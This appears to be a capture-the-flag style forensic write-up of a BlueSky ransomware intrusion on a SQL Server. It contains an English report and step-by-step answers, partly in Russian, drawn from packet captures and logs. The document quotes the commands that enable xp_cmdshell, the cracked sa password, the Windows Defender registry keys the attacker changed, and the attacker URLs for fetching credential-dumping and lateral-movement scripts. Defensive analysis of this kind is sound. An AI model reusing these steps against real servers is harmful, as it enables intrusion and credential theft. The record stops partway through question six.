BlueSky Ransomware Lab
Analyst: Ruslan
Date: 2026-01-31

1. Executive Summary

This report details the forensic analysis of a security incident involving the compromise of a SQL Server. The attacker gained initial access via brute-force attacks on the default system administrator account. Following the breach, the threat actor enabled command execution features, disabled system defenses, established persistence, harvested credentials, and ultimately deployed the "Bluesky" ransomware family. The attack originated from the IP address 87.96.21.84.

2. Incident Timeline and Technical Analysis

2.1. Reconnaissance and Initial Access

The investigation identified port scanning activity originating from **87.96.21.84**. This IP address was observed sending a high volume of traffic (3033 packets) characteristic of scanning behavior.

- **Attack Vector:** Brute-force/Credential Stuffing against MS-SQL.
- **Targeted Protocol:** Tabular Data Stream (TDS).
- **Compromised Account:** sa (System Administrator).
- **Compromised Password:** cyb3rd3f3nd3r$

Analysis of the TDS pre-login and login messages confirmed the attacker successfully authenticated as the sa user.

2.2. Execution and Configuration Changes

Upon gaining administrative access to the database, the attacker modified the SQL Server configuration to facilitate operating system command execution. The following SQL batch commands were executed:

1. EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
2. EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

Enabling xp_cmdshell allowed the attacker to execute shell commands directly through the SQL interface, bridging the gap between the database and the underlying Operating System.

2.3. Persistence and Privilege Escalation

The attacker utilized process injection to escalate privileges and maintain access.

- **Target Process:** winlogon.exe.
- **Method:** PowerShell engine state transitioned to 'Available' within the target process context.
- **Script Execution:** The attacker downloaded a script from http://87.96.21.84/checking.ps1.
- **Privilege Verification:** The script checked for Group SID **S-1-5-32-544** (local Administrators group) to verify elevated permissions.

- **Persistence Mechanism:** A scheduled task was created to ensure the malicious payload ran periodically.
  - **Task Path:** \Microsoft\Windows\MUI\LPupdate

2.4. Defense Evasion

To prevent detection and quarantine, the attacker downloaded a secondary script, del.ps1 (from http://87.96.21.84/del.ps1). This script modified the Windows Registry to disable Windows Defender components.

Modified Registry Keys (in order of modification):

1. DisableAntiSpyware
2. DisableRoutinelyTakingAction
3. DisableRealtimeMonitoring
4. SubmitSamplesConsent
5. SpyNetReporting

- **MITRE Tactic Identified:** TA0005 (Defense Evasion).
- **MITRE Technique Identified:** T1562.001 (Impair Defenses: Disable or Modify Tools).

2.5. Credential Access and Lateral Movement

Following defense evasion, the attacker attempted to harvest credentials to facilitate lateral movement across the network.

- **Tool Used:** Invoke-PowerDump.ps1.
- **Download URL:** http://87.96.21.84/Invoke-PowerDump.ps1.
- **Target:** LSASS memory and SAM database hashes.
- **Output:** Dumped credentials were saved to a file named **hashes.txt**.
- **Reconnaissance for Lateral Movement:** The attacker generated a list of potential targets saved in **extracted_hosts.txt** and utilized SMB for propagation.

2.6. Impact: Ransomware Deployment

The final stage of the attack involved the deployment of ransomware. The malware, identified as javaw.exe, encrypted files and appended a specific extension.

- **Ransomware Family: Bluesky**
- **Encrypted File Extension:** .bluesky
- **Ransom Note:** # DECRYPT FILES BLUESKY # (variants include .txt and .html).
- **Malware Hash:** 3e035f2d7d30869ce53171ef5a0f761bfb9c14d94d9fe6da385e20b8d96dc2fb

3. Indicators of Compromise (IOCs)

Type	Indicator	Description
IP Address	87.96.21.84	Source of attack and C2 server hosting malicious scripts.
URL	http://87.96.21.84/checking.ps1	Initial reconnaissance/persistence script.
URL	http://87.96.21.84/del.ps1	Defense evasion script (disabling Defender).
URL	http://87.96.21.84/Invoke-PowerDump.ps1	Credential dumping tool.
Filename	hashes.txt	File containing exfiltrated credential hashes.
Filename	extracted_hosts.txt	List of target hosts for lateral movement.
Filename	# DECRYPT FILES BLUESKY #	Ransom note.
Scheduled Task	\Microsoft\Windows\MUI\LPupdate	Malicious persistence task.
Account	sa	Compromised SQL account.
Hash (SHA256)	3e035f2d7d30869ce53171ef5a0f761bfb9c14d94...	Bluesky Ransomware executable (javaw.exe).

4. MITRE ATT&CK Mapping


- **T1190** - Exploit Public-Facing Application (SQL Server)
- **T1110** - Brute Force (Credential Stuffing on sa)
- **T1059.001** - Command and Scripting Interpreter: PowerShell
- **T1053.005** - Scheduled Task/Job: Scheduled Task
- **T1562.001** - Impair Defenses: Disable or Modify Tools (Windows Defender)
- **T1003** - OS Credential Dumping (LSASS Memory)
- **T1055** - Process Injection (into winlogon.exe)
- **T1486** - Data Encrypted for Impact (Ransomware)

5. Recommendations


1. **Network Isolation:** Immediately isolate the affected host and any hosts listed in extracted_hosts.txt.
2. **Credential Reset:** Reset the sa account password and all domain administrator credentials immediately.
3. **SQL Hardening:** Disable xp_cmdshell if not required. Ensure the SQL Server is not directly exposed to the internet.
4. **Patch Management:** Ensure SMB vulnerabilities are patched to prevent lateral movement.
5. **Restoration:** Restore encrypted data from offline backups. Do not pay the ransom.

6. **Endpoint Protection:** Re-enable Windows Defender and ensure tamper protection is active. Prevent the modification of registry keys related to security services.

1. Knowing the source IP of the attack allows security teams to respond to potential threats quickly. Can you identify the source IP responsible for potential port scanning activity?



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
87.96.21.1	8	1,728	8	1,728	0	0	—	—	—	—
87.96.21.81	4,771	2,128 k	1,738	207 k	3,033	1,921 k	—	—	—	—
87.96.21.84	4,767	2,128 k	3,033	1,921 k	1,734	206 k	—	—	—	—
239.255.255.250	12	2,596	0	0	12	2,596	—	—	—	—




Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
87.96.21.84	57166	2	128	1	74	1	
87.96.21.84	39756	2	128	1	74	1	
87.96.21.84	40214	2	128	1	74	1	
87.96.21.84	47336	2	128	1	74	1	
87.96.21.84	58178	2	128	1	74	1	
87.96.21.84	52802	2	128	1	74	1	
87.96.21.84	45760	2	128	1	74	1	
87.96.21.84	54302	2	128	1	74	1	
87.96.21.84	56220	2	128	1	74	1	
87.96.21.84	43152	2	128	1	74	1	
87.96.21.84	36776	2	128	1	74	1	
87.96.21.84	38240	2	128	1	74	1	
87.96.21.84	40852	2	128	1	74	1	
87.96.21.84	60310	2	128	1	74	1	
87.96.21.84	35710	2	128	1	74	1	
87.96.21.84	47652	2	128	1	74	1	
87.96.21.84	44070	2	128	1	74	1	
87.96.21.84	48232	2	128	1	74	1	
87.96.21.84	58596	2	128	1	74	1	
87.96.21.84	54144	2	128	1	74	1	
87.96.21.84	40428	2	128	1	74	1	
87.96.21.84	46500	2	128	1	74	1	
87.96.21.84	54438	2	128	1	74	1	
87.96.21.84	38812	2	128	1	74	1	
87.96.21.84	35564	2	128	1	74	1	
87.96.21.84	35470	2	128	1	74	1	
87.96.21.84	51216	1	74	1	74	0	
87.96.21.84	45476	1	74	1	74	0	
87.96.21.84	33168	1	74	1	74	0	
87.96.21.84	33254	1	74	1	74	0	
87.96.21.84	47692	1	74	1	74	0	
87.96.21.84	55884	1	74	1	74	0	
87.96.21.84	58882	1	74	1	74	0	
87.96.21.84	49464	1	74	1	74	0	
87.96.21.84	51064	1	74	1	74	0	
87.96.21.84	51222	2	128	1	74	1	
87.96.21.84	33176	2	128	1	74	1	

дной из примечательных конечных точек в этом анализе является IP-адрес 87.96.21.84, который передал 3033 пакета общим объемом 2 МБ и получил 1734 пакета общим объемом 207 КБ. Такая высокая активность передачи указывает на поведение, характерное для сканирования, поскольку она отражает объем запросов и ответов, ожидаемый во время сканирования портов.

Так же видно что этот же айпи адрес просматривал много портов.

Answer: 87.96.21.84

2. During the investigation, it's essential to determine the account targeted by the attacker. Can you identify the targeted account username?




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	4797	100.0	2131591	112 k	0	0	0
Ethernet	100.0	4797	3.2	67158	3,552	0	0	0
Internet Protocol Version 4	99.6	4779	4.5	95580	5,056	0	0	0
User Datagram Protocol	4.4	211	0.1	1688	89	0	0	0
Simple Service Discovery Protocol	0.3	12	0.1	2092	110	12	2092	110
Domain Name System	4.1	199	0.3	7441	393	199	7441	393
Transmission Control Protocol	92.4	4433	91.3	1945562	102 k	4025	1686453	89 k
Transport Layer Security	1.9	92	46.6	994019	52 k	82	886876	46 k
Tabular Data Stream	6.0	286	12.8	272116	14 k	286	272116	14 k
Malformed Packet	0.0	2	0.0	0	0	2	0	0
Hypertext Transfer Protocol	0.7	34	25.8	550537	29 k	17	1652	87
Media Type	0.0	2	6.8	145408	7,692	2	145820	7,714
Line-based text data	0.1	3	0.0	988	52	3	1515	80
Data	0.3	16	19.2	409272	21 k	16	411701	21 k
Internet Control Message Protocol	2.8	135	0.5	9854	521	0	0	0
Domain Name System	2.8	135	0.2	4994	264	135	4994	264
Address Resolution Protocol	0.4	18	0.0	666	35	18	666	35


Сначала определим какие протоколы есть. Используя эти данные, мы сосредоточимся на протоколе Tabular Data Stream (TDS), поскольку он позволяет выявить важные взаимодействия между базами данных.

Протокол TDS начинается с pre-login message. Это специальное сообщение, которое клиент отправляет серверу перед установлением полноценного соединения. Оно используется для того, чтобы сервер мог определить несколько важных параметров, прежде чем клиент начнет отправлять запросы.

После отправки pre-login message клиент отправляет login message. Это сообщение содержит информацию для аутентификации клиента на сервере.



```
2515 2024-04-28 00:30:06.915011 87.96.21.84    87.96.21.81     TDS   106                    TDS7 pre-login message
2518 2024-04-28 00:30:06.917355 87.96.21.84    87.96.21.81     TDS   579                    TDS7 pre-login message
2521 2024-04-28 00:30:06.923196 87.96.21.84    87.96.21.81     TDS   220                    TDS7 pre-login message
2531 2024-04-28 00:30:06.931876 87.96.21.84    87.96.21.81     TDS   106                    TDS7 pre-login message
2534 2024-04-28 00:30:06.939559 87.96.21.84    87.96.21.81     TDS   579                    TDS7 pre-login message
2537 2024-04-28 00:30:06.945597 87.96.21.84    87.96.21.81     TDS   220                    TDS7 pre-login message
2547 2024-04-28 00:30:06.953472 87.96.21.84    87.96.21.81     TDS   106                    TDS7 pre-login message
2550 2024-04-28 00:30:06.956200 87.96.21.84    87.96.21.81     TDS   579                    TDS7 pre-login message
2553 2024-04-28 00:30:06.961825 87.96.21.84    87.96.21.81     TDS   220                    TDS7 pre-login message
2563 2024-04-28 00:30:06.978933 87.96.21.84    87.96.21.81     TDS   106                    TDS7 pre-login message
2566 2024-04-28 00:30:06.981530 87.96.21.84    87.96.21.81     TDS   579                    TDS7 pre-login message
2569 2024-04-28 00:30:06.995052 87.96.21.84    87.96.21.81     TDS   220                    TDS7 pre-login message
2579 2024-04-28 00:30:07.004227 87.96.21.84    87.96.21.81     TDS   106                    TDS7 pre-login message
2582 2024-04-28 00:30:07.010848 87.96.21.84    87.96.21.81     TDS   579                    TDS7 pre-login message
2585 2024-04-28 00:30:07.017120 87.96.21.84    87.96.21.81     TDS   220                    TDS7 pre-login message
2595 2024-04-28 00:30:07.050433 87.96.21.84    87.96.21.81     TDS   106                    TDS7 pre-login message
2598 2024-04-28 00:30:07.053214 87.96.21.84    87.96.21.81     TDS   579                    TDS7 pre-login message
2601 2024-04-28 00:30:07.059218 87.96.21.84    87.96.21.81     TDS   220                    TDS7 pre-login message
2638 2024-04-28 00:30:13.299765 87.96.21.84    87.96.21.81     TDS   106                    TDS7 pre-login message
2641 2024-04-28 00:30:13.300980 87.96.21.84    87.96.21.81     TDS   254                    TDS7 login
2643 2024-04-28 00:30:13.305902 87.96.21.84    87.96.21.81     TDS   276                    SQL batch
2672 2024-04-28 00:30:20.444740 87.96.21.84    87.96.21.81     TDS   106                    TDS7 pre-login message
2675 2024-04-28 00:30:20.445627 87.96.21.84    87.96.21.81     TDS   256                    TDS7 login
2680 2024-04-28 00:30:20.617081 87.96.21.84    87.96.21.81     TDS   194                    SQL batch
```




```
Window: 0
▾ TDS7 Login Packet
    ▸ Login Packet Header
    ▸ Lengths and offsets
      Client name: Evgtjlcz
      Username: sa
      Password: cyb3rd3f3nd3r$
      App name: KeBAhX
      Server name: 87.96.21.81
      Library name: KeBAhX
      Database name: master
```

Изучение деталей этого пакета раскрывает важную информацию. Пакет авторизации содержит метаданные, используемые в процессе аутентификации. В частности, пакет содержит имя пользователя и пароль, отправляемые во время этой попытки. В данном случае имя пользователя - sa, что в терминологии SQL Server означает «системный администратор». Эта учетная запись обычно имеет повышенные привилегии, что делает ее распространенной целью для злоумышленников. Наряду с именем пользователя, пакет раскрывает пароль, использованный в этой попытке: cyb3rd3f3nd3r$. Такая конфиденциальная информация час

Answer: sa

3. We need to determine if the attacker succeeded in gaining access. Can you provide the correct password discovered by the attacker?




```
    Window: 0
  ▾ TDS7 Login Packet
    ▸ Login Packet Header
    ▸ Lengths and offsets
      Client name: Evgtjlcz
      Username: sa
      Password: cyb3rd3f3nd3r$
      App name: KeBAhX
      Server name: 87.96.21.81
      Library name: KeBAhX
      Database name: master
```

Answer: cyb3rd3f3nd3r$

4. Attackers often change some settings to facilitate lateral movement within a network. What setting did the attacker enable to control the target host further and execute further commands?

Продолжая анализировать фильтром tds, видно sql batch. После авторизации клиент может отправлять SQL batch. Это пакет команд SQL, который может включать несколько SQL-запросов. Сервер обрабатывает их поочередно и отправляет результаты обратно клиенту.



```
    Type: SQL batch (1)
  ▸ Status: 0x01, End of message
    Length: 222
    Channel: 0
    Packet Number: 1
    Window: 0
  ▾ TDS Query Packet
      Query: EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
```

EXEC sp_configure 'show advanced options', 1; RECONFIGURE;

Она позволяет видеть все доступные параметры конфигурации, включая те, которые обычно скрыты от пользователя.


EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE

Она активирует возможность выполнения команд операционной системы через SQL Server, что потенциально может быть использовано злоумышленниками для выполнения команд на сервере, если у них есть доступ к SQL Server.

Когда xp_cmdshell включен, злоумышленники могут использовать SQL Server как способ выполнить произвольные команды на операционной системе. Например, они могут запускать программы, изменять файлы, выполнять любые действия, доступные в операционной системе, что значительно повышает риски безопасности.

Answer: xp_cmdshell

5. Process injection is often used by attackers to escalate privileges within a system. What process did the attacker inject the C2 into to gain administrative privileges?




```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=17

        HostName=MSFConsole
        HostVersion=0.1
        HostId=1693e66c-ce22-41d0-8356-4245271c31e8
        HostApplication=winlogon.exe
        EngineVersion=5.1.19041.4291
        RunspaceId=e61e01fe-a742-4249-8b10-dce1feb7ebba
        PipelineId=
        CommandName=
```


The highlighted event records details about the execution environment. The log entry reveals that the PowerShell engine transitioned from a 'None' state to 'Available,' indicating it was initialized and ready for use. Additional details, such as the hostname MSFConsole and application path winlogon.exe, provide context about the environment in which the script was executed. The MSFConsole is the primary command-line interface for the Metasploit Framework, a powerful and widely used penetration testing tool developed by Rapid7. It provides security professionals with a versatile platform to identify, exploit, and validate vulnerabilities in systems and networks. MSFConsole offers access to a comprehensive database of exploits, payloads, and auxiliary modules, enabling users to simulate attacks and assess defenses effectively. With features like session management, post-exploitation modules, and integration with scripts, it is highly customizable and supports advanced attack techniques, including payload delivery, privilege escalation, and persistence mechanisms. Its extensive capabilities make it an essential tool for red teams, penetration testers, and security researchers.

Answer: winlogon.exe

6. Following privilege escalation, the attacker attempted to download a file. Can you identify the URL of this file downloaded?



No.	Time	Source	Destination	Protocol	Length	Host	Info
4214	2024-04-28 00:32:10.364332	87.96.21.81	87.96.21.84	HTTP	127	87.96.21.84	GET /checking.ps1 HTTP/1.1
4241	2024-04-28 00:32:12.407591	87.96.21.81	87.96.21.84	HTTP	210	87.96.21.84	GET / HTTP/1.1
4251	2024-04-28 00:32:12.630732	87.96.21.81	87.96.21.84	HTTP	217	87.96.21.84	GET /del.ps1 HTTP/1.1
4261	2024-04-28 00:32:12.714458	87.96.21.81	87.96.21.84	HTTP	122	87.96.21.84	GET /del.ps1 HTTP/1.1
4273	2024-04-28 00:32:12.850009	87.96.21.81	87.96.21.84	HTTP	130	87.96.21.84	GET /ichigo-lite.ps1 HTTP/1.1
4284	2024-04-28 00:32:12.895082	87.96.21.81	87.96.21.84	HTTP	135	87.96.21.84	GET /Invoke-PowerDump.ps1 HTTP/1.1
4310	2024-04-28 00:32:12.920852	87.96.21.81	87.96.21.84	HTTP	133	87.96.21.84	GET /Invoke-SMBExec.ps1 HTTP/1.1



```
GET /checking.ps1 HTTP/1.1
Host: 87.96.21.84
Connection: Keep-Alive

